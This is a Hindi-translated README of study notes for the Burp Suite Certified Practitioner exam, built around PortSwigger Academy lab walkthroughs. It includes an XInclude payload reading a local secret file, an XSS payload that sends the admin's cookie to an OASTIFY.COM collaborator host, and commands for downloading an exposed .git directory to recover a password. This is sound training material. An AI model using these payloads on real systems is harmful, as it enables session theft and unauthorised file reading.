 botesjuan/burp-suite-certified-practitioner-exam-study
PortSwigger Academy लैब्स के लिए व्यावहारिक अध्ययन नोट्स और वॉकथ्रू, जिनमें वेब भेद्यताएँ, पेलोड, एन्यूमरेशन और BSCP परीक्षा रणनीतियाँ शामिल हैं।

यह मेरे अध्ययन नोट्स हैं जिनमें 110 से अधिक PortSwigger Academy Labs शामिल हैं। मैंने इन लैब्स का उपयोग Burp Suite Certified Practitioner परीक्षा 2023 पास करने के लिए किया। मेरी BSCP योग्यता।
अधिक जानकारी के लिए PortSwigger Academy पर जाएं ताकि नवीनतम शिक्षण सामग्री प्राप्त हो सके।
स्कैनिंग - एन्यूमरेशन
फोकस स्कैनिंग
गैर-मानक इकाइयों को स्कैन करें
फुटहोल्ड - चरण 1
कंटेंट डिस्कवरी
DOM-XSS
XSS क्रॉस-साइट स्क्रिप्टिंग
वेब कैश पॉइज़न
होस्ट हेडर
HTTP रिक्वेस्ट स्मगलिंग
ब्रूट फोर्स
प्रमाणीकरण
विशेषाधिकार एस्केलेशन - चरण 2
CSRF - अकाउंट टेकओवर
पासवर्ड रीसेट
SQLi - SQL इंजेक्शन
JWT - JSON वेब टोकन
प्रोटोटाइप पॉल्यूशन
API परीक्षण
एक्सेस कंट्रोल
GraphQL API एंडपॉइंट
CORS - क्रॉस-ओरिजिन रिसोर्स शेयरिंग
डेटा एक्सफिल्ट्रेशन - चरण 3
XXE - XML इकाइयाँ और इंजेक्शन
SSRF - सर्वर-साइड रिक्वेस्ट फोर्जरी
SSTI - सर्वर-साइड टेम्पलेट इंजेक्शन
SSPP - सर्वर-साइड प्रोटोटाइप पॉल्यूशन
LFI - फ़ाइल पाथ ट्रैवर्सल
फ़ाइल अपलोड
डिसीरियलाइज़ेशन
OS कमांड इंजेक्शन
अनुबंध
Python स्क्रिप्ट्स
पेलोड
वर्ड लिस्ट
फोकस टार्गेट स्कैनिंग
दृष्टिकोण
अतिरिक्त प्रशिक्षण सामग्री
मैं अनुशंसा करता हूँ कि परीक्षा से पहले अपने कौशल का परीक्षण करने और कमजोरियों की पहचान करने में लगने वाले समय को कम करने के लिए जितना संभव हो उतने Mystery lab challenge करें।
मुझे अपनी परीक्षा दोबारा देने पर PortSwigger की यह सलाह भी बहुत जानकारीपूर्ण लगी।
2024 में BSCP परीक्षा पर नया दृष्टिकोण पाने के लिए CryptoCat - Burp Suite Certified Professional (BSCP) समीक्षा + टिप्स/ट्रिक्स देखें।
समर्थित कॉफ़ी के लिए धन्यवाद,
\o/
मेरा Burp Suite Certified Practitioner प्रमाणपत्र।
वेब अनुप्रयोगों की एन्यूमरेशन समय-सीमित अभियान में प्रारंभिक और निर्देशित स्कैनिंग के साथ शुरू होती है।
फोकस स्कैनिंग
गैर-मानक इकाइयों को स्कैन करें

अभियान या परीक्षा के दौरान सख्त समय सीमा के कारण, विशिष्ट अनुरोधों के लिए परिभाषित इंसर्शन पॉइंट स्कैन करें।
स्कैनर ने storeId पैरामीटर पर XML इंजेक्शन कमजोरी का पता लगाया और इससे Carlos की गोपनीय फ़ाइल पढ़ने में मदद मिली।```xml <xi:include parse="text" href="file:///home/carlos/secret"/>
>Out of band XInclude अनुरोध, स्थानीय फ़ाइल पढ़ने के लिए होस्टेड DTD की आवश्यकता है।```xml
<hqt xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://OASTIFY.COM/foo"/></hqt>
PortSwigger Lab: लक्षित स्कैनिंग द्वारा तेज़ी से कमजोरियों की खोज

प्रतिक्रियाओं या अनुरोधों में चयनित टेक्स्ट के लिए चयनित इंसर्शन पॉइंट को स्कैन करने वाली बर्प सुविधा का उपयोग करके गैर-मानक डेटा संरचनाओं को स्कैन करना।

बर्प स्कैनर के इश्यू परिणामों के माध्यम से कमजोरी की पहचान करें।
इस मामले में, पहचाने गए XSS का उपयोग करके, पहचाने गए इंसर्शन पॉइंट में पेलोड तैयार करके एडमिन उपयोगकर्ता के कुकीज़ चुराएँ।``` '"><svg/onload=fetch(//OASTIFY.COM/${encodeURIComponent(document.cookie)})>:CURRENT-USER-LOGIN-COOKIE-2ND-PART
>मुख्य वर्णों को URL एनकोड करें।
>व्यवस्थापक पैनल तक पहुँचने के लिए व्यवस्थापक उपयोगकर्ता की कुकी को वर्तमान ब्राउज़र सत्र में बदलकर उपयोग करें।
[PortSwigger लैब: गैर-मानक डेटा संरचनाओं की स्कैनिंग](https://portswigger.net/web-security/essential-skills/using-burp-scanner-during-manual-testing/lab-scanning-non-standard-data-structures)
-----
# फ़ुटहोल्ड
# सामग्री खोज
>लक्ष्य का सूचीकरण वेब निर्देशिकाओं और फ़ाइलों के फ़ज़िंग से शुरू होता है। छिपे हुए पथ और फ़ाइलों को खोजने के लिए या तो Burp engagement tools, content discovery विकल्प का उपयोग करें या वेब निर्देशिकाओं और फ़ाइलों को सूचीबद्ध करने के लिए `FFUF` का उपयोग करें। `robots.txt` या `sitemap.xml` को देखने से सामग्री का पता चल सकता है।```bash
wget https://raw.githubusercontent.com/botesjuan/Burp-Suite-Certified-Practitioner-Exam-Study/main/wordlists/burp-labs-wordlist.txt
ffuf -c -w ./burp-labs-wordlist.txt -u https://TARGET.web-security-academy.net/FUZZ
Burp एंगेजमेंट टूल, मेरी संकलित शब्द सूची burp-labs-wordlist को कस्टम फ़ाइल सूची के रूप में उपयोग करके सामग्री खोज।

स्थानीय डाउनलोड की गई प्रति पर git रिपॉजिटरी की ब्रांचों की जाँच करें,
git-colaटूल का उपयोग करके। फिर अंतिम कमिट पूर्ववत करें चुनें और डिफ़ विंडो से एडमिन पासवर्ड निकालें।``` wget -r https://TARGET.web-security-academy.net/.git/

